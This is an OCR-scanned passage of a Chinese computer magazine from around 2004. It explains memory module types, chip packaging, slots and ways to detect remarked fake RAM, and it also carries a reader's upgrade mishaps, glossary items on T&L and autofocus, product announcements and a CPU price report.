主要应用在486、586时代，有着72pin和168pin之分，使用5V工作电压，内存带宽32位，速度基本都在40ns以上。由于Pentium及其以上级别的数据总线宽度都是64位，所以在使用中EDO RAM与FPM RAM都必须两根内存同时使用。

3.SDRAM(Synchronous Dynamic RAM)

进入586时代后，16pin的SDRAM内存被广泛应用起来，使用3.3V工作电压，内存带宽为64位，所以，只需一根就可以配合64位内存总线使用。随着CPU的发展，CPU的外频开始从66MHz提升到100MHz，进而又提升到133MHz，于是内存对工作频率的要求也日趋严格。内存由于需要工作在CPU相同的外频下，因此PC100、PC133(PC150、PC166其实是PC133内存的延伸)的内存规范也开始建立起来。SDRAM内存命名规则是基于工作频率。

4.DDR SDRAM(Dual Date Rate SDRAM)

DDR SDRAM在SDRAM的基础上，使数据传输率提高一倍，即使在133MHz的总线频率下的带宽也能达到2.1GB/s，是PC133标准的两倍。同SDRAM一样，DDR SDRAM也是采用64位的并行数据总线，使用2.5V电压。从外形上看，DDR SDRAM与SDRAM相比差别并不大，他们具有同样的长度与同样的管脚距离。然而，DDR SDRAM内存具有184pin和一个小缺口，管脚数比SDRAM多出16pin，这些管脚主要包含了新的阀门控制、时钟、电源和接地等信号。

就内存称呼而言，是基于传输速率命名，主要分为PC1600、PC2100、PC2700和PC4200(也称为：DDR200、DDR266、DDR333和DDR400)，分别对应于工作于100MHz(实际相当于200MHz)、133MHz(实际相当于266MHz)、166MHz(实际相当于333MHz)和200MHz(实际相当于400MHz)下。Kingmax曾推出个非标准的PC2400，工作频率为150MHz。

5.RDRAM(Rambus DRAM)

1999年，RDRAM伴随Intel Pentium Ⅲ“铜矿”一同诞生，配合当时的i820和i840芯片组。RDRAM通过进行上升和下降沿各可传送一次，使原有的400MHz的频率变为800MHz。其带宽视几个Rambus通道而定，就1个通道而言，800MHz的RDRAM带宽为800MHz×16位=1.6GB/s，若是两个通道，则可提升为3.2GB/s，若是4个通道的话，将达到6.4GB/s，而PC133的带宽为1.06GB/s，DDR266则为2.13GB/s。其管脚数为184pin，使用1.8V工作电压。但由于是全新的设计，需要新的RIMM插槽及与芯片组配合。而且RDRAM要求RIMM槽中必须全部插满，空余的RIMM槽要用专用的RDRAM传接板(也称RDRAM终结器)插满。

就内存称呼而言，主要分为PC600、PC800、PC1066(或称RIMM4200)，分别对应于工作于75MHz(实际相当于300MHz)、100MHz(实际相当于400MHz)和133MHz(实际相当于533MHz)下。

小提示

一般来说，内存条上的内存芯片是以双数出现的。如果有时看到单数的内存芯片，那说明这条内存是支持ECC的(见图2)。也就是说一旦发现内存其中一颗内存芯片有问题时，第5颗、第9颗或第17颗内存芯片就会自动替补。


图2

晋级第3关：内存的封装方式

我们所使用的每一条内存，其实是由数量庞大的集成电路组合而成，只不过这些电路，都是需要最后封包完成，这类将集成电路封包的技术就是所谓的封装技术。封装也可以说是指安装半导体集成电路芯片用的外壳，它不仅担任放置、固定、密封、保护芯片和增强导热性能的作用，而且还是沟通芯片内部世界与外部电路的桥梁——芯片上的接点用导线连接到封装外壳的导线上，这些导线又通过印刷电路板上的导线与其他零件建立连接。因此，对于很多集成电路产品而言，封装技术都是非常关键的一环。

对于常见的内存而言，我们实际看到的体积和外观并不是真正的内存的大小和面貌，那一个一个整齐排列的内存芯片是经过封装后的成果。对于内存这样以芯片为主的产品来说，封装技术不仅保证芯片与外界隔离，防止空气中的杂质对芯片电路的腐蚀而造成性能下降；而且封装技术的好坏还直接关系到与芯片连接的PCB的设计和制造，从而对芯片自身性能的表现和发挥产生深远的影响。内存颗粒的封装方式最常见的有SOJ、TSOP Ⅱ、Tiny-BGA、BLP、CSP等方式。另外由于SIP与DIP封装方式主要应用在早期或其他类型的内存产品上，所以这里不做详细的介绍。

1.SOJ(见图3)

SOJ(Small Out-Line J-Lead，小尺寸J形引脚封装)封

装方式是指内存芯片的两边有一排小的J形引脚，直接黏着在印刷电路板的表面上。SOJ 封装一般应用在 EDO RAM。



图 3

2.TSOP(见图4)

大部分的 SDRAM 内存芯片都是采用传统的TSOP(Thin Small Out-Line Package，薄型小尺寸封装)封装方式。TSOP 封装方式是指外观上轻薄且小的封装(它的封装厚度只有 SOJ 的三分之一)，是在封装芯片的周围做出引脚，直接黏着在 PCB 的表面，焊点和 PCB 的接触面积较小，使得芯片向 PCB 传热就相对困难。



图 4



图 5

3.Tiny-BGA(见图 5)

Kingmax 内存最引人注目的地方是采用独特的 Tiny-BGA (Tiny Ball Grid Array，小型球栅阵列封装)封装方式，它能减小芯片和整个内存的PCB的面积，实际上，Tiny-BGA 封装可视为超小型的BGA 封装。Tiny-BGA 封装的电路连接也和传统方式不同，内存芯片和电路板的连接实际是依赖芯片中心位置的细细导线。Tiny-BGA 封装中，内存颗粒是通过一个个锡球焊接在 PCB 板上，由于焊点和 PCB 板的接触面积较大，所以内存芯片在运行中所产生的热量可以很容易地传导到 PCB 板上并散发出去。

4.BLP(见图6)

樵风金条的内存颗粒采用特殊的 BLP(Bottom Lead Package，底部引交封装)封装方式，该封装技术在传统封装技术的基础上采用一种逆向电路，由底部直接伸出引脚，其优点就是能节省约 90% 电路，使封装尺寸电阻及芯片表面温度大幅下降。和传统的 TSOP 封装的内存颗粒相比，明显要小很多。BLP 封装与 Kingmax 的 Tiny-BGA 封装比较相似，BLP 的封装技术使得电阻值大幅下降，芯片温度也大幅下降，可稳定工作的频率更高。



图 6

5.CSP(见图7)

CSP(Chip Scale Package，芯片型封装)封装是在 BGA 发展来的。CSP 封装可以让芯片面积与封装面积之比超过 1：0.14，已经相当接近 1：1 的理想情况，绝对尺寸也仅有 32 平方毫米，约为普通的 BGA 的 1/3，仅仅相当于 TSOP 内存芯片面积的 1/6。这样在相同体积下，内存可以装入更多的芯片，从而增大单位容量。也就是说，与 BGA 封装相比，同等空间下 CSP 封装可以将储存容量提升三倍。CSP 封装内存不但体积小，同时也更薄，其金属基板到散热体的最有效散热路径仅有 0.2mm，大大提升了内存芯片在长时间运作后的可靠性，线路阻抗显著减小，芯片速度也随之得到大幅度的提升。此外，CSP 封装内存芯片的中心导线形式有效的缩短了信号的传导距离，其衰减随之减少，芯片的抗干扰、抗噪性能也能得到大幅提升，这也使得其存取时间比 BGA 改善 15%～20%。





图 7


晋级第 4 关：内存插槽知多少

不同的内存条必须安装在主板上的专用内存插槽上。应用在台式电脑的内存插槽主要有:SIMM、DIMM、RIMM，这些都会在主板的内存插槽边上，以及主板说明书上标示出来。

1.SIMM 插槽

SIMM(Single In-Line Memory Module，单边接触内存模组)是 486 及其较早的 PC 机中常用的内存插槽。SIMM 内存插槽主要有两种类型:30pin(见图 8)和 72pin (见图 9)。30pin 的单面内存条是用来支持 8 位的数据处理量。72pin 的单面内存条是用来支持 32 位的数据处理量。因此，例如一次可处理64 位的 Pentium 系列的 CPU，你需要 8 条 30pin 或 2 条 72pin 的内存条来支持它。在 486 以前，大多采用 30pin 的 SIMM 插槽，或者与 72pin 的 SIMM 插槽并存；而在 Pentium 中，应用更多的则是 72pin 的 SIMM 插槽，或者是与 DIMM 插槽并存。



图 8



图 9

过去 486 主板最常用到 30pin 与 72pin 两种 SIMM 内存，因为在 486 主板上，其数据总线属于 32 位，若我们插的是 30pin 的 SIMM，就必须一次插满四排，如果插的是 72pin 的 SIMM，就没有这个限制了。在 Pentium 主板上，大多数仅使用 72pin 的内存模块，由于 Pentium 的数据总线属于 64 位，所以插 72pin 的 SIMM 时，便必须以两条为单位。

2.DIMM 插槽

DIMM(Dual In-Line Memory Module，双边接触内存模组)内存插槽是指这种类型接口内存的插板的两边都有数据接口触片，这种接口模式的内存通常为 84pin (见图 10)或 92pin (见图 11)，但由于是双边的，所以一共有 84×2=168pin 或 92


图 10


图 11

×2=184pin 接触。DIMM 内存插槽支持 64 位数据传输，使用 3.3V 电压。由于 DIMM 是使用 64 位的数据总线，所以在数据总线同样为 64 位的 Pentium 级以上的主板，仅需要一条 DIMM 便可支持电脑工作。

3.RIMM 插槽

RIMM(Rambus In-Line Memory Module，Rambus 接触内存模组)内存插槽就是支持 RDRAM 内存条的插槽。RIMM 有 184pin(见图 12)，资料的输出方式为串行，与现行使用的 168pin 或 184pin 的 DIMM 内存插槽，并列输出的架构有很大的差异。




图 12

晋级第 5 关：内存规格早知道

你在购买内存时，心中是不是会有买到假内存或被 JS 蒙骗的疑虑呢？没关系，下面教你十分有效的几招。

1.通过内存芯片编号解读内存规格

有些 JS 会以蒙骗的手段，比如没有 ECC❶ 功能的内存说成有 ECC，将 DDR333 说成 DDR400 等情况。虽然内存的质量参数，一般可以通过内存芯片上的标号得知。关于这方面的话题，在 2002 年的杂志上已有说明，这里就不再重复了。

▶▶▶ 火速链接

看编号识内存——现代内存芯片篇	2002 年 16 期
看编号识内存——三星内存芯片篇	2002 年 17 期
看编号识内存——Micron 内存芯片篇	2002 年 18 期
看编号识内存——金邦内存芯片篇	2002 年 19 期
看编号识内存——胜创内存芯片篇	2002 年 20 期
看编号识内存——华邦内存芯片篇	2002 年 21 期

2.通过 BIOS 检测

其实内存作假主要是 Remark❷ 内存芯片，以低速度内存冒充高速度，比如：DDR266 内存冒充 DDR333 内存。如果通过看内存芯片编号，就无法识别内存的真假了。

这时可以通过 BIOS 检测内存。这种方法主要通过测试 DDR SDRAM 内存所带的 SPD❸ 芯片中的时间参数和数据，来确定内存的规格。进入 BIOS 设置程序，内存参数设为标准的工作频率，如果开机时无法启动，或出现内存检测报错，或者无法正常稳定地运行，最好是不要购买此类内存。

小提示

开机后，在计算机自检时都会显示当前的容量(以 KB 单位，除去 1024，就可以得到 MB 为单位的内存容量)，有些还会显示内存的种类或速度(见图 13)。




图 13

3.通过测试软件解读内存规格

通过 SiSoft Sandra2004 9.104 SP1 软件(下载地址：http://file.mydrivers.com/tools/tweak/san2004.SP1-9104-Win32-OCS.exe)，可检测内存的详细规格。

▶▶▶ 火速链接

假的真不了 真的假不了——探索内存标注格式的秘密　　2002年22期

晋级第 6 关：你需要多少容量的内存

“你需要多少容量的内存？”这个问题相信困扰很多电脑用户。大部分操作系统和应用程序都有特定的内存需求，这也就是说有一个最适合你的电脑的内存容量。当计算出你的内存需求时，考虑以下三件事情：

1.操作系统

避免猜测多少内存容量适合你的操作系统，每一个主要操作系统和数十种普遍的商业应用软件都明确标示所需的内存配置，例如：Windows XP 推荐的内存配置为 256MB。然而，如果你使用多种应用软件或互联网，考虑增加超过基本需求的内存数量。

2.使用模式

不同的人使用不同组合的应用软件，有一些人充分使用一个应用软件，但其他人可能只使用软件中的某些功能。

3.硬设备

附加在你系统上的外部设备也可以作为内存容量需求的指针。

内存资源较大的电脑系统，在运行多媒体与图像处理软件方面，比资源较少的电脑系统要来得快许多，甚至在同步多任务处理运算时，也不会有较严重的系统延迟的感觉。而这样子的结果可以让我们在不更换电脑主板或 CPU 的情况下，增加整体电脑的运算速度；想要在现有系统上，再加强整体电脑的运算速度。因此，在我们因为电脑运行软件的速度变慢而考虑要更换 CPU 或电脑之前，不妨先查看一下电脑系统所使用的内存是否仍有扩充的空间，说不定只要花少许的金钱来增加内存，我们就能让电脑系统得到明显而且经济的改善。

▶▶▶ 火速链接

1GB 内存的电脑也这么慢？——全面了解 Windows 如何使用内存　2004 第 4 期

名 词 解 释

❶ ECC

ECC(Error Checking and Correcting，侦错校正功能)是主板确保资料正确性、完整性很重要的功能。这是利用矩阵方式侦测内存位错误(1bit 和 2bit)，而且能自动修正位错误(1bit)。另外，如果要使用 ECC 功能，必须要插上具有检查位的内存(Parity Memory)，而且要将 BIOS 里支持 ECC/Parity 的功能打开才可以。

❷ Remark

Remark 是指重新标示过的内存。也就是将内存芯片上的标示重新打磨，以赚取更多的利润。一般来说，奸商会将低速度的内存标示成较快的速度，比方说，将 -7 改成 -6，或将杂牌的内存改成品牌的内存。

❸ SPD

PC100、PC133 以及 DDR SDRAM、Rambus DRAM 的内存技术规范上，都要求内存具有详细的 EEPROM(Electrically Erasable Programmable ROM，电可擦写可编程只读存储器)编程规格。也就是说在这些内存条正面都有一块 SPD(Serial Presence Detect，串行存在探测)芯片(见图 14)。当中保存着由生产厂家预置写入诸如内存标准的工作频率、容量、工作电压、SPD 版本等参数信息，同时负责自动调整主板上的内存条的速度。带有 SPD 芯片的内存条在电脑开机启动过程中，支持 SPD 的 BIOS 会自动读取内存 SPD 芯片中的信息，并按照 SPD 预置值来设置内存的存取时间。




图 14

CF [YJ04]

在通往电脑高手的路上……

—— 一个菜鸟用电脑的三个典型事件

■ 冰山一角

我接触电脑的时间比较短，现在自己感觉已经从菜青虫变成了一只菜菜鸟^_^。在使用电脑的过程中做了许多让我后悔的事。现在说出这些经验，希望对朋友们有些参考价值。

菜鸟事件簿之一:中了JS的招

我的第一台电脑是二手货，具体配置是:Celeron 366处理器(Solt 1接口)、PC100 64MB内存、ATi显卡(4MB EDO显存)、VIA 693芯片组的杂牌主板、希捷10GB硬盘。在我觉得有点不够用的情况下对它进行升级，先给它加了一条64MB内存(在二手市场买的)，插好后，开机一看:哈哈，已经128MB了，好开心。几天后，我发现系统运行速度没怎么变快呀？(注:当时本人非常菜，刚刚学会了装系统)于是怀疑电脑中了病毒，用KV3000查毒，没发现病毒。整理磁盘碎片、重装驱动程序……结果也没起作用。最后决定重装系统，格式化C盘以后，Windows 98却怎么也装不上了，安装到一半就报错，关闭BIOS中防病毒选项也没用。直到这时我才想到内存，拔下新买那条，Windows 98顺利安装成功。装完系统我才想到单独试一试那条内存，拔下原来那条，换上新的一看:天啊，才16MB！当时我怒火中烧，感到自己被JS骗了。遂决定去找他，为保险起见又拿着内存去别的电脑上试了试，没错就是16MB。然而，二手市场那JS却再也找不到了……回想一下，问题出在主板上，它竟然不能正确识别内存容量？后来，刷了BIOS依然如故！因为两条内存不能同时工作，现在那16MB内存还在闲置！:(

菜鸟事件簿之二:问题判断失误

去年我将老机器卖了，重新买了一台新电脑，具体配置为:Celeron 1.7GHz、256MB DDR266内存……使用不久机箱里开始发出极大的噪音，因为我的机箱电源是毫无名气的小牌子，于是就认定电源风扇出了问题，花100多元买了金和田的电源，回来装上，没想到噪声依旧。一阵狂晕！这时才想到CPU风扇发出的噪音。后来才弄明白CPU是假盒装。经过此事，建议朋友们判断故障时一定要细心、细心、再细心。

菜鸟事件簿之三:鲁莽的后果

既然发现CPU风扇坏了，就换风扇吧，又花了40元买了块九州风神的P4风扇。可是原来那风扇太难卸了，费了半天劲也没弄下来，虽然风扇离开了主板，但就是不能在处理器支架上拿下来(其实，这时的CPU被硅脂沾着已离开插座)一赌气，我又将风扇装了回去。开机，没反应！又拆风扇，这次拿下来了，才看到CPU的惨状！我好想哭，478根针，弯了四分之一，还有几根针弯得不成样子……最后，我在老爸的帮助下一根根地弄直CPU针脚，此事想来至今还心有余悸。在此建议朋友们拆硬件时一定要小心，像我这次差一点就毁了400多元。

好了，就说这么多吧，我想大家在使用电脑的过程中都会有点后悔事吧？希望能拿出来供大家借鉴，让朋友们少走弯路。CF [YJ05]

T&L



T&L(Transforming & Lighting，角度转换&光源阴影)是显示芯片名词之一，其最大功能是处理图形的整体角度旋转以及光源阴影等三维效果。现在的显卡大部分都是在处理3D立体图像等画面，为了要求图像的品质能更加精细，显卡上的T&L功能便能通过角度运算后，将3D对象上所有点，精确而清楚地表现在屏幕上。

如果我们把自己当成显示芯片的话，那么当CPU要我们画出一张完整的3D图案时，它便要让我们对画出什么东西有个基本概念，特别是那些东西在我们的脑海中并没有最完整的印象时，CPU只能给我们一个类似建筑工地用的图纸。这个3D图纸上有许多连接点，每一个连接点都可视为一条线的转折点，通过这些连接点，显示芯片可以很清楚地将整个对象结构辨识出来。然而，这些连接点在这张3D图案上的位置是固定不动的，换句话说，不管我们从任何一个角度来看这个对象，连接点的位置并没有变动，变动的只有角度不同。不过，对象图案若只进行到Transforming的阶段，在对象的表面也只有连接点而已，并没有加上颜色色块或任何材质的贴图表现，因此，很像是立体的3D透视图。就好像画工地图纸的工程师与画平面立体图案的画家一样，画家只画眼前所看到的立体图案，虽然也是立体图案，但角度却固定不动；而工程师却必须将所有重要细节描绘仔细，才能让按图索骥的施工人员不管从哪个面切入，都能清楚施工方向。这个由CPU送来的图案便与工程师那张施工图纸一样，让使用者不管从哪一个角度来观察，都能看到对象整体的3D变化，而这就是Transforming的精髓。

CF [YJ06]

俱乐部特价商城最新产品请见本刊101页

DC 术语通之六：AF

■ 福建　包日晓

AF 是英文“Automatic Focus”的简称，翻译成中文为“自动对焦”。泛指相机以特定区域(一般指中央，但现在的系统已经可以指定在观景窗内看到的任何一点角落)，进行测距、进而调整镜头形成焦点，使数码相机内的影像看起来清晰的设计。

一、自动对焦技术的发展起源

如今的摄影时代，只要轻轻地半按数码相机快门，再一路将快门推到底！“咔嚓”一声，拍照就算完成了。这是摄影玩家再熟悉不过的全自动摄影流程，也就是俗称的傻瓜摄影技术(见图1)。为什么不管是传统相机、数码相机都有那么快的对焦效果，这背后的科技发展是长达40年的努力成果。




图1　数码相机对焦的步骤：先转动镜头移动镜片，使镜头伸长或缩短；再判断镜头调整后形成的影像是否清晰；清晰后，代表对焦完成

时光倒流，早期的照相技术非常复杂，必须依赖人工测光、手动对焦、自助卷片，大量使用人力的结果，往往也是最容易出错的环节。特别是重要场景，一旦错过就不再重来，摄影师的素质成为这个时期拍照的重要因素。随着20世纪五六十年代机械自动化的大幅度发展，越来越多人相信自动化是未来世界的指针。先一步完成的自动测光技术和电动卷片机，充分指明了摄影技术确实有可能迈向自动化，而其中最为关键的部分，也是决定拍照的速率决定步骤的重点，就是“自动对焦系统”。1963年，Canon公司曾在科隆博览会上展出一架具有自动对焦能力的照相机原型。一直到1975年，美国的亨尼威尔公司才发表了具有实用价值的VAF自动对焦组件。1977年，日本小西六写真工业公司(Konica公司的前身)，向美国购买了这套系统改良专利权，而于同年11月制造出世界上第一架自动对焦照相机Konica C35 AF(见图2)。



图2　全世界第一台AF 35mm相机Konica C35 AF

二、自动对焦的方式

自动对焦有两种方式，根据控制原理分为被动式和主动式两种。

1.被动式自动对焦

被动式对焦有一点仿生学的味道，是分析物体的成像判断是否已经聚焦，比较精确，但技术复杂、成本高，而且在低亮度条件下难以准确聚焦(见图3)。

被动式自动对焦技术的基本原理是以分析来自景物主体的反光为参考指针。Konica C35 AF的VAF自动对焦系统是在两个测距窗后置有一个的三菱镜，三菱镜负责折射光线到两个反光镜上，这两个反光镜又会将影像光线分别投影到两个影像传感器中。影像传感器是由感光半导体(类似CCD)和集成电路所组成的小型计算机。传感器通过影像的明暗，也就是反差来分辨影像的内容。在相机进行对焦的过程中，其中一组反射镜片固定不动，其影像自然固定不变成为对照组。另一反光镜片则前后移动，这个镜片的移动量通过小型计算机的计算，直接反应在镜头的镜片移动上。一旦两侧的影像传感器都得到相同影像内容时，自动对焦完成，也代表镜头镜片的移动量已经达到正确的对焦位置。




图3　被动式对焦原理示意图：两组CCD，其中一组为对照组，当两组的反差都显示正确，代表对焦完成

在室外阳光充足时，使用能够充分的自动对焦，甚至在逆光下或是对焦远处景物，只要有亮度，这套系统都能完成对焦。不过，由于该系统主要是接受外来光线的，因此称其为被动式自动对焦系统。也因为如此当光线过暗或主体反差太低时，被动式自动对焦是无法工作，加上对细线条的主体(例如：电线杆)，被动式自动对焦的自动对焦也较困难且精度不高。所以，低端数码相机往往无法提供精确的微距拍摄能力，原因也在此。至于，在室内拍摄亮度不足的问题，新的数码相机开始采用辅助对焦灯这样的设计(见图4)，来弥补光线不足时的困扰。



图4　Nikon Coolpix SQ的对焦辅助灯可弥补亮度的不足

2.主动式自动对焦

前面我们提到被动式自动对焦系统的缺点，特别是当现场的照明光线比较暗或主体本身的反差太小时，自动对焦就无法精密测距。另外，被动式系统对焦所需时间太长，反应太慢也是为人所诟病。为了解决室内光源照明不足的问题，部分相机开始具有投射对焦辅助灯的能力，甚至稍后也有厂家推出具有红外线照明的机种。

真正的主动式对焦系统，是1978年美国宝丽莱公司首次推出具有超音波自动对焦功能的照相机SX-70 Sonar AF。它利用照相机本身发出超音波信号，测量从主体来回的信号时间差，从而得到正确的距离参数。虽然，主动式自动对焦补强了被动式的缺点，但是的确也产生了更多的问题。例如：初期的超音波或红外线发射距离太短，无法满足专业相机长焦段的需求，又不能太近所以连带的影响微距的使用，加上不能透过玻璃工作(因为玻璃会把主动信号反射回来，相对的被动式就没有这个问题)，而对具有吸收红外线能力的主体也会得出不正确的测距结果。

如今，数码相机中的主动式自动对焦也是通过数码相机发射一种射线(一般是红外线)，根据反射回来的射线信号确定被摄体的距离，再自动调节镜头，实现自动对焦(见图5)。CF [YJ07]




图5　主动式自动对焦系统



九州风神 AMD 之卡西摩多全新亮相



九州风神于近日推出了AMD之卡西摩多CPU散热风扇。它采用低转速8025风扇，可以有效的控制噪音；AMD之卡西摩多最大的亮点在于其散热片底部是采用镶铜工艺制造，利用铜传热快的特点，可以及时将热量带走，散热效果极佳。在扣具方面，九州风神为DIY用户提供了人性化三孔扣具，安装方便，完全免除工具。AMD之卡西摩多采用日本NSK轴承，可以有效地控制风扇的噪音，从而延长风扇的使用寿命。

咨询电话：010-82896511
参考报价：68元



奥林巴斯数码单反相机

三分之四系统（Four Thirds System）标准”是为了充分发挥数码相机特性和优越性而新设计开发的数码单反相机系统的新标准。该单反数码相机系统新标准通过采用4/3型感光元件，可以利用其具有较高机动性的同时，实现可以充分发挥感光元件性能的镜头光学系统，此外还为方便用户进行了专门的标准化设计，通过把赞同该标准企业间的镜头和机身连接信息作为公开标准，还可以确保厂家间的镜头和机身的互换性。奥林巴斯公司已于年前向市场推出了以镜头可交换数码单反相机‘E-1”为主的奥林巴斯“E-System”。

咨询电话：021-64267119

awesome 战盔音箱

awesome 公司近期推出了一款编号为PA-318P 新品音箱。 PA-318P 被称为战盔（Armet），低音炮采用的是对地反射式箱体设计，圆润的造型如同中世纪武士的头盔。除了在设计上独具匠心外，awesome在制作工艺上也毫不含糊，PA-318P音箱采用美国ST公司研制的最新AV级功放芯片，所以其音箱的动态大、功耗低、高保真、分频佳，更值得一提的是，此芯片彻底解决了一般多媒体音箱开机的爆音，还新增了过载保护功能，当输入超过了设计功率时，芯片将自动断电，10 分钟后自然恢复。



咨询电话：021-32220888
参考报价：680 元



参考报价：148 元

轻骑兵 C3500E 音箱

轻骑兵日前推出了一款针专门对游戏玩家设计的音箱。C3500E音箱定位准确，卫星音箱外壳为全塑结构，左右对称，塑料底座可以拆卸，与低音单元的连线长约1.5米，连接简单。

C3500E音箱的应用面非常广泛，只要是符合规范的音源发生器(CD播放器、游戏机、随身听等)，都可以正确无误的连接。特别指出的是 C3500E整体尺寸的小巧，将其作为笔记本、液晶显示器配套音箱也是不错的选择。



百盛创威青鼎机箱

百盛创威日前推出了一款命名为“青鼎”的机箱新品。青鼎机箱的面板设计简洁明快，线条柔和，颜色搭配也十分讲究。面板采用深度烤漆工艺，色泽均匀而有质感，绝不褪色，抗划耐磨能力突出。此外，内部镀锌无喷漆、EMI弹片、良好的密闭性等精心设计使这款机箱拥有着极为出色的防辐射能力，能有效阻挡电磁辐射对人体的伤害。而前置USB＋1394＋音频接口和手拧螺钉则充分体现了这款机箱为用户的人性化考虑。

参考报价：338 元（含 P43C 电源）

多彩科技无线光电鼠标 M330HU

多彩科技"小酷鼠"M330HU鼠标采用了先进的光学定位技术及光学定位集成块, 使得定位精准, 移动相当灵活。产品具有精确的数码无线及识别码技术(多达256ID), 能够很好地保证信号的接收效果, 并且提供360度全方位接收功能, 让用户充分享受自由的快感。这款多彩无线光电鼠标采用了智能省电技术及电池充电线路设计, 为用户提供了最佳节能方案。最值得一提的是当你空闲时把小酷鼠连接到接收器上, 这样就可以对鼠标进行充电, 免去了更换电池的不必要麻烦。



咨询电话：0755 － 27384688
参考报价：160元



华硕新款 Celeron-M 系列笔记本

华硕日前推出了新款Celeron-M系列笔记本, 首批推出的Celeron-M笔记本共有5款, 均为轻薄型产品, 分别以华硕目前广受市场好评的 Pentium-M 的产品 S5N、M5N、M3N、M2N、L4R为基础, 保持了原来各种型号产品外型的优势。为了满足市场对华硕轻薄笔记本的需求, 华硕此次推出的5款采用Celeron-M的笔记本电脑新品在工业设计上仍然继承了原有产品的风格, 型号也沿用了原先的分类方式。

咨询电话：800-820-6655
参考报价：14688（M5212C-DR）

爱国者 E006 MP3 随身听

近日, 爱国者针对追求时尚、个性的年轻一族推出了一款可自由更换开关机画面的MP3随身听——月光宝盒 MP3 随身听 E006。它继承了爱国者系列 MP3 优雅、时尚的外观, 采用类肤注塑工艺, 具有红、白、黑三种颜色, 真正满足用户的个性化需求。为了尽量体现其简洁的风格, 这款MP3随身听的按钮相当简洁, 除了面板上的两个开机键、复读键以外, 其他按钮都分布在机身的两侧, 延续以前产品的特点, 这款MP3随身听的 USB 接口直接集成到机身上, 即插即用, 同闪存盘一样方便。



咨询电话：010-82853178　800-810-7666
参考报价：899元(128MB)



咨询电话：010-82551800
参考报价：1180元

创新 Inspire T5400 音箱

创新科技公司为配合Sound Blaster Audigy2 ZS声卡, 发布了全新的两分频Inspire T系列音箱, Inspire T5400音箱是该系列中5.1的型号。Inspire T5400继承了创新音箱一贯的品质:音色纯美、分离度高、空间感强。除了Audigy和Live！5.1 声卡Inspire T5400音箱还可以连接PCI 128D及任意一款4.1声卡, 过独有的CMSS技术能将4.1的音频信号模拟成5.1的效果输出。作为一款5.1的音箱产品Inspire T5400面对的消费群体主要是那些热衷于多媒体娱乐、电脑游戏、特别是DVD电影欣赏等音频应用的发烧友。

微星玻璃之城水晶鼠标

微星科技日前推出了新款玻璃之城水晶系列鼠标。该系列鼠标外壳晶莹剔透, 极富光泽感和观赏性。玻璃之城水晶系列鼠标采用新式滚轮设计, 滑动效果极佳, 且拥有发光功能。另外, 该系列鼠标的光学定位效果更好、分辨率高, 为800dpi, 三键加滚轮设计, 同时适应左右手习惯, 小巧玲珑便于一手掌握。是时尚女士或儿童的桌面新宠。



咨询电话：021-52402018
参考报价：199元

CF [SC01]



栏目主持　Storyer
◆孙兴科

CPU市场：Intel、AMD双双点仓 价格大幅下滑

近日，Intel和AMD先后对其产品进行点仓，这次两大CPU厂商点仓仍然围绕着产品价格做文章，此次大幅降价可谓前所未有。Intel方面，对其全系列Pentium产品做出了价格调整，特别是其高端系列的个别产品降幅达300元之多。目前，Intel主流Pentium 4 CPU 1.7GHz/1.8A/2.0A/2.4B/2.53G/2.66/2.8/3.06/2.4C/2.6C/2.8C/3.0C的报价分别为880元/920元/980元/1110元/1310元/1310元/1350元/1880元/1320元/1400元/1485元/2300元。由于市场中现有赛扬CPU的价格已经接近价格底线，所以Intel并没有将其赛扬系列产品纳入此次点仓计划。目前盒包赛扬1.7/1.8/2.0/2.2/2.4GHz报价为410元/490元/515元/560元/560元。AMD方面针对Intel的大幅降价做出了调整，大幅调低了市场现有Athlon XP系列CPU的价格，最高降幅同样为300元。目前，市场中主流的Athlon XP 1800+/2000+/2200+/2400+/2500+/2600+（盒）/2800+（盒）/3000+（盒）报价分别为430元/480元/540元/620元/660元/850元/1160元/1450元。在高端产品降价的同时，AMD也对其低端的毒龙系列CPU做出了小幅调整，目前，其1.8GHz、1.6GHz和1.4GHz的报价分别为360元、310元和280元。

新闻速递

◆酷冷至尊日前推出了一款编号为酷冷-R81的新款CPU散热风扇。酷冷-R81采用2700转合金轴承淡绿色水晶透明风扇，中心嵌入超大铜芯，能更快将CPU发热源产生的热量迅速带走。

内存市场：底气不足　价格开始回落

